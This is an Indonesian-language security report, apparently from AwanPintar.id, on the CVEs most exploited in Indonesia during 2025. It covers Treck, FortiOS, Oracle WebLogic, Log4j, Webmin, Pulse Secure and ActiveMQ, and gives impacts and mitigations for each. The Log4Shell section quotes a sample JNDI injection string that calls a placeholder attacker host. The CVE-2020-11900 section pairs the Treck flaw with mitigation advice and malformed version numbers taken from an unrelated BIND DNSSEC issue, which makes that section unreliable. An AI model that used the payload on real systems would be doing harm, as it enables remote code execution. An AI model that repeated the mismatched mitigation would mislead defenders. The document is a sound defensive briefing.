
# COMMON VULNERABILITY & EXPOSURES

Common vulnerability & exposure (CVE) adalah daftar yang menampilkan keamanan informasi apa saja pada suatu software atau firmware yang cukup rentan hingga berpotensi mendapat serangan siber.

CVE adalah simbol dari celah kerentanan yang juga merupakan bahaya laten yang sering diabaikan orang atau masih banyak orang yang tidak mengetahui dan menyadari bahaya ini. Penyerang atau hacker biasanya akan memanfaatkan celah tersebut untuk mengganggu fungsi website yang dijadikan sebagai target.


Celah kerentanan tersebut juga menjadi sasaran penjahat siber dalam melakukan aksi-aksinya, dan di antaranya telah diklasifikasikan oleh AwanPintar.id®, kerentanan yang paling masif dimanfaatkan dan dieksploitasi di tanah air.

## Eksploitasi CVE Semester 2 Tahun 2025



Green
OPEN

# Eksploitasi CVE Semester 1 dan 2 Tahun 2025




Lanskap ancaman siber di Indonesia sepanjang tahun 2025 menunjukkan pergeseran target yang sangat dinamis, di mana penyerang mulai beralih dari kerentanan lama menuju eksploitasi kerentanan pada tumpukan protokol jaringan dan perangkat infrastruktur kritis. Data AwanPintar.id® mencatatkan beberapa poin krusial sebagai berikut:

Eskalasi Tajam pada Kerentanan Infrastruktur (Treck & Fortinet): Fenomena yang paling mengkhawatirkan adalah lonjakan masif pada CVE-2020-11900 (kerentanan pada tumpukan TCP/IP Treck) yang meroket dari 1,39% menjadi 22,97% (naik 21,58%). Selain itu, munculnya ancaman baru CVE-2018-13379 yang menargetkan Fortinet SSL VPN dengan angka 20,12% menunjukkan bahwa penyerang di Indonesia sedang gencar membidik pintu akses jarak jauh perusahaan untuk mencuri kredensial sensitif.

Penurunan Signifikan pada CVE-2020-11899: Sebaliknya, CVE-2020-11899 yang pada Semester 1 mendominasi secara absolut sebesar 89,47%, mengalami penurunan drastis menjadi 18,55% (turun -70,92%). Hal ini mengindikasikan bahwa kampanye serangan massal yang menggunakan celah ini mulai berkurang, atau para administrator jaringan di Indonesia telah mulai melakukan patching massal terhadap perangkat yang terdampak oleh tumpukan TCP/IP tersebut.

Peningkatan Ancaman pada Middleware dan Aplikasi (WebLogic & Log4j): Kerentanan klasik pada Oracle WebLogic (CVE-2020-2551 dan CVE-2018-2893) serta Log4Shell (CVE-2021-44228) menunjukkan tren peningkatan yang stabil di atas 1%. Meskipun angkanya terlihat kecil, peningkatan ini membuktikan bahwa penyerang masih terus berburu server-server yang belum diperbarui (unpatched) untuk melakukan Remote Code Execution (RCE). Munculnya eksploitasi baru CVE-2024-14007 (1,05%) pada aplikasi manajemen Webmin juga menambah daftar risiko terhadap kendali server secara jarak jauh.

Penurunan pada Aplikasi Pesan dan VPN Lama: Ancaman dari Apache ActiveMQ (CVE-2023-46604) dan Pulse Secure (CVE-2019-11500) menunjukkan tren penurunan. Hal ini menandakan adanya pergeseran minat penyerang menuju kerentanan yang lebih "segar" atau lebih mudah dieksploitasi pada perangkat jaringan utama di paruh kedua tahun ini.

Data ini menegaskan bahwa penyerang di Indonesia sangat adaptif dalam memanfaatkan celah keamanan. Dominasi serangan pada infrastruktur VPN (Fortinet) dan tumpukan TCP/IP menunjukkan upaya sistematis untuk melumpuhkan atau menyusup ke jaringan internal. AwanPintar.id® sangat merekomendasikan organisasi untuk memprioritaskan pembaruan firmware perangkat jaringan dan melakukan audit terhadap akses VPN guna memitigasi risiko pencurian kredensial yang sedang marak terjadi.

## CVE-2020-11900
## CVSS Score: 8.2 High

Kerentanan ini dikenal sebagai CVE-2020-11900 sejak 19/04/2020. Dimungkinkan untuk melancarkan serangan dari jarak jauh. Eksploitasi tidak memerlukan autentikasi dalam bentuk apa pun. Tidak ada rincian teknis atau eksploitasi yang tersedia untuk umum.

### Dampak

Kerentanan ditemukan di Treck TCP-IP Stack. Ini telah diklasifikasikan sebagai kritis. Yang terpengaruh adalah blok kode yang tidak diketahui dari komponen Tunneling IPv4.

Manipulasi dengan masukan yang tidak diketahui menyebabkan kerentanan bebas.

### Mitigasi Kerentanan

Meskipun hal ini tidak disarankan, menonaktifkan validasi DNSSEC sepenuhnya akan menghilangkan kerentanan. Kami sangat menyarankan untuk menginstal salah satu versi BIND yang tercantum di bawah ini, yang mana validasi DNSSEC yang sangat rumit tidak akan lagi menghambat beban kerja server lain.

Tingkatkan ke rilis yang di-patch yang paling terkait dengan versi BIND 9 Anda saat ini:

- 16.09.48
- 18.09.24
- 19.09.21

Edisi Pratinjau yang Didukung BIND adalah cabang pratinjau fitur khusus dari BIND yang disediakan untuk pelanggan dukungan ISC yang memenuhi syarat.

- 9.16.48-S1
- 9.18.24-S1

Green
OPEN

## CVE-2018-13379
## CVSS Score: 9.8 Critical

CVE-2018-13379 adalah kerentanan kritis jenis Path Traversal pada portal FortiOS SSL VPN. Kerentanan ini ditemukan pada portal tawanan (captive portal) Fortinet yang memungkinkan penyerang jarak jauh yang tidak terautentikasi untuk membaca file sistem melalui permintaan HTTP khusus yang dibuat secara jahat.

Hal ini disebabkan oleh validasi input yang tidak memadai pada parameter tertentu di portal web SSL VPN. Kerentanan ini sangat berbahaya karena dapat memungkinkan penyerang untuk mengunduh file sistem yang sensitif, termasuk file sesi SSL VPN yang berisi kredensial pengguna (nama pengguna dan kata sandi) dalam bentuk teks polos.

### Dampak

Masalah ini mempengaruhi komponen Web Management Interface pada perangkat Fortigate yang menjalankan fungsi SSL VPN. Eksploitasi yang berhasil memberikan akses kepada penyerang untuk mencuri kredensial akun administrator atau pengguna lainnya, yang kemudian dapat digunakan untuk menyusup ke dalam jaringan internal organisasi secara sah.

Serangan dapat dimulai dari jarak jauh melalui internet. Tidak diperlukan hak akses atau autentikasi apa pun agar eksploitasi berhasil. Karena kemudahan eksploitasinya dan dampak kebocoran kredensial yang ditimbulkan, kerentanan ini sering digunakan sebagai pintu masuk utama dalam serangan Ransomware berskala besar.

### Produk Terdampak

FortiOS versi berikut ini yang mengaktifkan fitur SSL VPN:

- FortiOS 6.0.0 hingga 6.0.4
- FortiOS 5.6.3 hingga 5.6.7
- FortiOS 5.4.6 hingga 5.4.12

### Mitigasi

Fortinet sangat merekomendasikan pengguna untuk segera melakukan pembaruan ke versi firmware yang telah menambal kerentanan ini (FortiOS 5.4.13, 5.6.8, 6.0.5, atau versi yang lebih baru). Selain itu, langkah-langkah defensif berikut perlu diambil:

- Audit Kredensial: Setelah melakukan update, segera lakukan reset kata sandi untuk semua pengguna VPN, karena ada kemungkinan kredensial telah dicuri sebelum perbaikan diterapkan.
- Aktifkan Autentikasi Multi-Faktor (MFA): Terapkan MFA atau 2FA pada akses VPN untuk memastikan bahwa pencurian kata sandi saja tidak cukup bagi penyerang untuk masuk ke sistem.
- Pemantauan Log: Periksa log akses portal web untuk mencari upaya permintaan yang tidak biasa ke direktori sistem atau penggunaan kredensial dari lokasi geografis yang mencurigakan.

## CVE-2020-11899
## CVSS Score: 5.4 Medium

CVE-2020–11899, kerentanan pada tumpukan treck TCP/IP sebelum versi 6.0.1.66 memiliki Bacaan Di Luar Batas IPv6.

Hal ini disebabkan oleh validasi input yang tidak tepat pada komponen IPv6 saat menangani paket yang dikirim oleh penyerang jaringan yang tidak sah. Kerentanan ini dapat menyebabkan adanya potensi Denial of Service.

### Dampak

Masalah ini mempengaruhi kode yang tidak diketahui dari komponen IPv6 Handler. Manipulasi dengan masukan yang tidak diketahui menyebabkan kerentanan di luar batas.

Serangan dapat dimulai dari jarak jauh. Tidak diperlukan bentuk autentikasi agar eksploitasi berhasil. Detail teknisnya tidak diketahui dan eksploitasinya tidak tersedia untuk umum.

### Produk Terdampak

TCP/IP Versions sebelum (<) 6.0.1.66

### Mitigasi Kerentanan

Treck merekomendasikan pengguna untuk menerapkan versi terbaru dari produk yang terpengaruh (Treck TCP/IP 6.0.1.67 atau versi yang lebih baru) CISA merekomendasikan pengguna mengambil tindakan defensif untuk meminimalkan risiko eksploitasi kerentanan ini. Secara khusus, pengguna harus:

- Meminimalisir paparan jaringan untuk semua perangkat dan/atau sistem-sistem kontrol, dan pastikan perangkat dan/atau sistem tersebut tidak dapat diakses dari internet.
- Temukan jaringan sistem kontrol dan perangkat jarak jauh di belakang firewall dan isolasi dari jaringan bisnis.
- Jika akses jarak jauh diperlukan, gunakan metode aman, seperti Jaringan Pribadi Virtual (VPN), karena VPN yang mengenali mungkin memiliki kerentanan dan harus diperbarui ke versi terbaru yang tersedia. Ketahuilah juga bahwa VPN hanya seaman perangkatnya yang terhubung.

## CVE-2022-27255
## CVSS Score: 8.5 (High)

Kerentanan ini dikenal sebagai CVE-2022-27255 sejak 20 Maret 2022. Kerentanan ini ditemui pada Realtek eCos RSDK 1.5.7p1 dan MSDK 4.9.4p1, fungsi SIP ALG yang menulis ulang data SDP memiliki buffer overflow berbasis stack. Hal ini memungkinkan penyerang mengeksekusi kode dari jarak jauh tanpa autentikasi melalui paket SIP buatan yang berisi data SDP berbahaya.

CVE-2022-27255 adalah kerentanan tanpa klik, yang berarti bahwa eksploitasi diam dan tidak memerlukan interaksi dari pengguna. Pelaku hanya membutuhkan alamat IP eksternal dari perangkat yang rentan. Jika eksploitasi berubah menjadi worm, ia bisa menyebar ke internet dalam hitungan menit.

### Dampak

Menurut Realtek, perangkat yang menggunakan firmware OS eCos SDK Realtek sebelum Maret 2022 rentan terhadap CVE-2022-27255. Akar penyebab kerentanan adalah "validasi yang tidak memadai pada buffer yang diterima, dan panggilan yang tidak aman ke strcpy. Modul 'SIP ALG' memanggil strcpy untuk menyalin beberapa konten paket SIP (protokol inisiasi sesi) ke buffer tetap yang telah ditentukan dan tidak memeriksa panjang konten yang disalin.

Pelaku ancaman dapat "mengeksploitasi kerentanan melalui antarmuka WAN dengan membuat argumen dalam data SDP (Session Desciption Protocol) atau header SIP untuk membuat paket SIP tertentu, dan eksploitasi yang berhasil akan menyebabkan crash atau mencapai eksekusi kode jarak jauh.

### Produk Terdampak

Kerentanan mempengaruhi produk apa pun yang menggunakan seri Realtek eCos SDK OS rtl819x-eCos-v0.x atau rtl819x-eCos-v1.x. Menurut para peneliti, kerentanan tersebut mempengaruhi 31 perangkat dari setidaknya 19 vendor.

### Mitigasi Kerentanan

Perusahaan disarankan untuk mulai menilai keterpaparan mereka terhadap kerentanan ini sekarang dengan memastikan daftar aset selalu diperbarui, terutama untuk perangkat jaringan bervolume rendah seperti router bisnis kecil hingga menengah dan perangkat internet of things.

Secara khusus, perusahaan harus:
- Melakukan aktivitas penemuan dan mendokumentasikan perangkat yang berpotensi mempengaruhi dalam daftar aset mereka.
- Beri tahu pemilik aset informasi di mana perangkat yang rentan diidentifikasi.
- Pastikan proses lokal tersedia untuk mengidentifikasi dan mengeluarkan pembaruan firmware darurat untuk perangkat yang terpengaruh.
- Perbarui perangkat yang terpengaruh saat tambalan tersedia dari vendor.

## CVE-2020-2551
## CVSS Score: 9.8 Critical

CVE-2020-2551 adalah kerentanan kritis dalam komponen IIOP (Internet Inter-ORB Protocol) pada infrastruktur Oracle WebLogic Server. Kerentanan ini memungkinkan penyerang jarak jauh yang tidak terautentikasi untuk mengeksekusi perintah secara ilegal melalui protokol IIOP guna mengambil alih kendali server.

Hal ini disebabkan oleh kegagalan proses desentralisasi (deserialization) data yang tidak aman pada tumpukan protokol jaringan WebLogic. Penyerang dapat mengirimkan paket data berbahaya yang telah dimanipulasi ke port listening server (biasanya port 7001), yang kemudian akan dieksekusi oleh server sebagai perintah sistem yang sah.

### Dampak Masalah

Masalah ini mempengaruhi stabilitas dan integritas data pada middleware Oracle WebLogic. Eksploitasi yang berhasil memungkinkan penyerang melakukan Remote Code Execution (RCE), yang berarti pelaku dapat memasang backdoor, mencuri basis data, hingga menyebarkan malware di seluruh jaringan internal perusahaan tanpa memerlukan nama pengguna atau kata sandi.

Serangan dapat dimulai dari jarak jauh melalui jaringan IP. Tidak diperlukan interaksi pengguna atau hak akses khusus untuk menjalankan eksploitasi ini. Mengingat detail teknis dan kode eksploitasi (PoC) sudah tersedia secara luas di internet, kerentanan ini menjadi target favorit bagi aktor ancaman siber berskala global.

### Produk Terdampak

Oracle WebLogic Server versi:
- 10.3.6.0.0
- 12.1.3.0.0
- 12.2.1.3.0
- 12.2.1.4.0

### Mitigasi

Oracle telah merilis tambalan keamanan (Critical Patch Update) untuk mengatasi celah ini. Pengguna sangat disarankan untuk segera menerapkan pembaruan tersebut. Selain itu, langkah-langkah mitigasi tambahan meliputi:
- Menonaktifkan Protokol IIOP: Jika protokol IIOP tidak diperlukan dalam operasional bisnis, sangat disarankan untuk menonaktifkannya melalui konsol administrasi WebLogic guna menutup jalur serangan.
- Filter Lalu Lintas Jaringan: Gunakan Firewall atau Intrusion Prevention System (IPS) untuk membatasi akses ke port manajemen (seperti 7001) hanya dari alamat IP yang terpercaya atau melalui jaringan internal yang aman.
- Segmentasi Jaringan: Tempatkan server WebLogic di zona jaringan yang terisolasi (DMZ) untuk membatasi pergerakan lateral penyerang jika sistem berhasil dikompromi.

Green
OPEN

## CVE-2018-2893
## CVSS Score: 9.8 Critical

CVE-2018-2893 adalah kerentanan kritis yang ditemukan pada komponen Core Services di Oracle WebLogic Server. Kerentanan ini memungkinkan penyerang jarak jauh untuk mengeksekusi perintah secara ilegal (Remote Code Execution) melalui protokol T3, yang merupakan protokol khusus yang digunakan untuk komunikasi antar server WebLogic.

Hal ini terjadi karena adanya kelemahan dalam proses deserialisasi data. Meskipun Oracle sebelumnya telah merilis tambalan untuk celah serupa, penyerang menemukan cara untuk melewati (bypass) filter keamanan tersebut dengan membungkus objek berbahaya di dalam struktur data lain yang dipercaya oleh sistem.

### Dampak Masalah

Masalah ini memberikan dampak yang sangat luas terhadap kerahasiaan, integritas, dan ketersediaan sistem. Eksploitasi yang berhasil memungkinkan penyerang untuk mendapatkan kendali penuh atas Oracle WebLogic Server tanpa memerlukan hak akses (autentikasi). Setelah kendali didapatkan, penyerang dapat mengakses data sensitif, menginstal backdoor, atau menggunakan server tersebut sebagai batu loncatan untuk menyerang infrastruktur jaringan yang lebih dalam.

Serangan dapat dilakukan secara jarak jauh tanpa interaksi dari pengguna sah. Karena protokol T3 secara default terbuka pada port administrasi WebLogic (biasanya port 7001), server yang terhubung langsung ke internet menjadi target yang sangat rentan.

### Produk Terdampak

Oracle WebLogic Server versi:
- 10.3.6.0
- 12.1.3.0
- 12.2.1.2
- 12.2.1.3

### Mitigasi

Oracle telah merilis perbaikan melalui Critical Patch Update (CPU). Pengguna sangat disarankan untuk segera menerapkan pembaruan tersebut. Langkah-langkah defensif tambahan yang direkomendasikan antara lain:
- Filter Protokol T3: Gunakan Connection Filter pada konfigurasi WebLogic untuk membatasi akses protokol T3 hanya dari alamat IP yang dikenal dan dipercaya.
- Keamanan Jaringan: Tempatkan server WebLogic di belakang firewall dan pastikan port administrasi tidak terekspos secara terbuka ke publik kecuali melalui jalur VPN yang aman.
- Prinsip Hak Akses Terendah: Jalankan layanan WebLogic menggunakan akun pengguna dengan hak akses terbatas di sistem operasi untuk meminimalisir dampak jika terjadi kompromi sistem.

## CVE-2021-44228 (Log4Shell)
## CVSS Score: 10.0 Critical

CVE-2021-44228 adalah kerentanan Remote Code Execution (RCE) yang sangat kritis pada Apache Log4j 2 (pustaka pencatatan berbasis Java yang digunakan di jutaan aplikasi dan server di seluruh dunia). Kerentanan ini memungkinkan penyerang jarak jauh yang tidak terautentikasi untuk mengeksekusi perintah arbitrer dan mengambil alih kendali server sepenuhnya.

Hal ini disebabkan oleh fitur "JNDI Lookup" yang tidak aman dalam memproses pesan log. Penyerang dapat mengirimkan string khusus (seperti ${jndi:ldap://attacker.com/a}) melalui berbagai input (seperti header HTTP, kolom form login, atau user agent). Ketika Log4j mencatat string tersebut, ia secara otomatis menghubungi server eksternal dan mengunduh serta menjalankan kode berbahaya yang ada di sana.

### Dampak Masalah

Dampak dari Log4Shell sangat masif karena Log4j digunakan secara luas dalam aplikasi perusahaan, layanan cloud (seperti iCloud, Steam, Minecraft), hingga perangkat IoT. Eksploitasi yang berhasil memberikan penyerang akses tingkat sistem, memungkinkan mereka untuk mencuri data, memasang ransomware, atau menjadikan server tersebut bagian dari jaringan botnet. Mengingat kemudahan eksploitasinya hanya butuh satu baris perintah teks, kerentanan ini memicu gelombang serangan global segera setelah diumumkan.

Serangan dapat dilakukan sepenuhnya dari jarak jauh tanpa memerlukan autentikasi. Karena banyak aplikasi mencatat aktivitas pengguna secara otomatis, penyerang hanya perlu "melemparkan" kode berbahaya ke bagian mana pun dari aplikasi yang kemungkinan besar akan dicatat oleh sistem log.

### Produk Terdampak

Semua versi Apache Log4j 2 dari 2.0-beta9 hingga 2.14.1.
Ribuan aplikasi pihak ketiga, kerangka kerja (seperti Spring Boot), dan layanan cloud yang menggunakan pustaka tersebut.

### Mitigasi

Apache telah merilis beberapa pembaruan untuk menambal celah ini secara permanen. Langkah-langkah krusial yang harus diambil adalah:

- Pembaruan Segera: Perbarui Apache Log4j ke versi 2.17.1 atau yang lebih baru (untuk Java 8).
- Hapus Kelas JndiLookup: Jika pembaruan tidak dapat segera dilakukan, hapus file JndiLookup.class dari classpath aplikasi sebagai solusi darurat.
- Konfigurasi Sistem: Untuk versi 2.10 hingga 2.14.1, atur properti sistem log4j2. formatMsgNoLookups menjadi true.
- Pembaruan Produk Pihak Ketiga: Segera terapkan patch keamanan dari vendor perangkat lunak (seperti VMware, Cisco, Oracle) yang menggunakan Log4j di dalam produk mereka.
- Egress Filtering: Batasi akses keluar (egress) dari server agar tidak dapat menghubungi server eksternal yang tidak dikenal melalui protokol seperti LDAP, RMI, atau DNS.

## CVE-2024-14007
## CVSS Score: 8.8 High

CVE-2024-14007 adalah kerentanan kritis yang ditemukan pada aplikasi Webmin (sebuah alat konfigurasi sistem berbasis web untuk sistem operasi Linux). Kerentanan ini memungkinkan penyerang dengan hak akses terbatas untuk melakukan Command Injection (injeksi perintah) yang berujung pada penguasaan sistem sepenuhnya.

Hal ini disebabkan oleh validasi input yang tidak memadai pada salah satu modul fungsional aplikasi. Penyerang dapat mengirimkan karakter khusus yang dimanipulasi melalui parameter tertentu dalam permintaan HTTP, yang kemudian akan dieksekusi oleh sistem operasi dengan hak akses pengguna yang menjalankan Webmin (biasanya root).

### Dampak Masalah

Eksploitasi yang berhasil memungkinkan penyerang untuk mengeksekusi perintah arbitrer pada server target. Dampaknya sangat fatal, mencakup pencurian data sensitif, modifikasi konfigurasi sistem, hingga instalasi malware atau ransomware. Karena Webmin sering digunakan untuk mengelola server utama, akses ilegal ini dapat memberikan kendali total atas seluruh infrastruktur yang dikelola oleh aplikasi tersebut.

Serangan ini dapat dimulai dari jarak jauh, namun berbeda dengan CVE sebelumnya, eksploitasi ini memerlukan setidaknya satu akun pengguna yang sah (autentikasi) dalam aplikasi Webmin untuk dapat mengakses modul yang rentan. Namun, dalam skenario serangan yang lebih luas, kredensial ini sering kali didapatkan melalui teknik phishing atau pencurian data sebelumnya.

### Produk Terdampak

Webmin versi sebelum (<) 2.105

Mitigasi Pengembang Webmin telah merilis versi terbaru yang memperbaiki celah keamanan ini. Pengguna sangat disarankan untuk mengambil tindakan berikut:

- Pembaruan Sistem: Segera lakukan pembaruan (update) aplikasi Webmin ke versi 2.105 atau versi terbaru yang tersedia.
- Prinsip Hak Akses Terendah: Batasi jumlah pengguna yang memiliki akses ke antarmuka Webmin dan pastikan setiap akun menggunakan kata sandi yang kuat serta unik.
- Gunakan Autentikasi Dua Faktor (2FA): Mengaktifkan 2FA pada Webmin akan memberikan lapisan perlindungan tambahan, sehingga meskipun penyerang mendapatkan kredensial pengguna, mereka tetap tidak dapat masuk ke sistem.
- Batasi Akses Jaringan: Pastikan port Webmin (default 10000) tidak terbuka ke internet publik dan hanya dapat diakses melalui jaringan internal yang aman atau VPN.

## CVE-2019-11500
## CVSS Score: 8.1 High

CVE-2019-11500 adalah kerentanan serius yang ditemukan pada aplikasi agen Pulse Secure Connect (VPN). Kerentanan ini bertipe Improper Access Control yang memungkinkan penyerang untuk melakukan modifikasi data atau akses tidak sah melalui mekanisme post-authentication.

Hal ini disebabkan oleh validasi yang tidak memadai pada protokol komunikasi internal yang digunakan oleh agen Pulse Secure. Penyerang yang telah memiliki akses awal ke sistem dapat mengeksploitasi celah ini untuk melewati batasan keamanan dan melakukan aktivitas berbahaya dengan hak akses yang lebih tinggi pada sistem yang terhubung ke VPN.

### Dampak Masalah

Eksploitasi yang berhasil dapat menyebabkan kebocoran informasi sensitif dan memungkinkan penyerang untuk memanipulasi koneksi VPN pengguna. Mengingat Pulse Secure sering digunakan sebagai gerbang utama akses jarak jauh ke jaringan perusahaan, kerentanan ini dapat dimanfaatkan untuk menyusup lebih dalam ke infrastruktur internal (pergerakan lateral) setelah penyerang mendapatkan kendali atas agen pengguna.

### Produk Terdampak

- Pulse Secure Connect Secure (PCS) versi sebelum (<) 9.0R4
- Pulse Secure Desktop Service versi tertentu

### Mitigasi

Pulse Secure telah merilis pembaruan perangkat lunak untuk menambal celah ini. Langkah mitigasi yang disarankan meliputi:

- Pembaruan Perangkat Lunak: Segera tingkatkan versi Pulse Secure Connect Secure dan aplikasi agen ke versi terbaru (9.1R1 atau lebih tinggi).
- Monitoring Akses: Lakukan audit secara berkala pada log koneksi VPN untuk mendeteksi adanya aktivitas yang tidak biasa dari akun pengguna.
- Segmentasi Jaringan: Pastikan pengguna VPN hanya diberikan hak akses ke sumber daya jaringan yang benar-benar mereka butuhkan (Least Privilege).

Green

OPEN

## CVE-2023-46604

## CVSS Score: 10.0 Critical

CVE-2023-46604 adalah kerentanan Remote Code Execution (RCE) yang sangat kritis pada Apache ActiveMQ. Kerentanan ini memungkinkan penyerang jarak jauh yang tidak terautentikasi untuk mengeksekusi perintah arbitrer di server target dengan mengirimkan paket data yang dimanipulasi melalui protokol OpenWire.

Hal ini disebabkan oleh kegagalan sistem dalam memvalidasi kelas-kelas Java yang dikirimkan melalui jaringan sebelum dilakukan proses deserialization. Penyerang dapat menyisipkan instruksi berbahaya yang akan dijalankan langsung oleh mesin Java (JVM) saat paket tersebut diproses, memberikan kendali penuh atas broker ActiveMQ.

### Dampak Masalah

Masalah ini sangat fatal karena penyerang dapat mengambil alih server secara total tanpa memerlukan nama pengguna atau kata sandi. Karena ActiveMQ sering digunakan sebagai tulang punggung komunikasi data antar aplikasi, kompromi pada sistem ini dapat melumpuhkan seluruh aliran data organisasi. Kerentanan ini telah dilaporkan digunakan secara luas oleh kelompok peretas untuk menyebarkan ransomware dan botnet.

### Produk Terdampak

- Apache ActiveMQ versi sebelum (<) 5.15.16, 5.16.7, 5.17.6, dan 5.18.3
- Apache ActiveMQ Legacy OpenWire Module versi sebelum (<) 5.15.16, 5.16.7, 5.17.6, dan 5.18.3

### Mitigasi

Apache telah merilis perbaikan segera untuk semua lini versi yang terdampak. Pengguna sangat disarankan untuk:

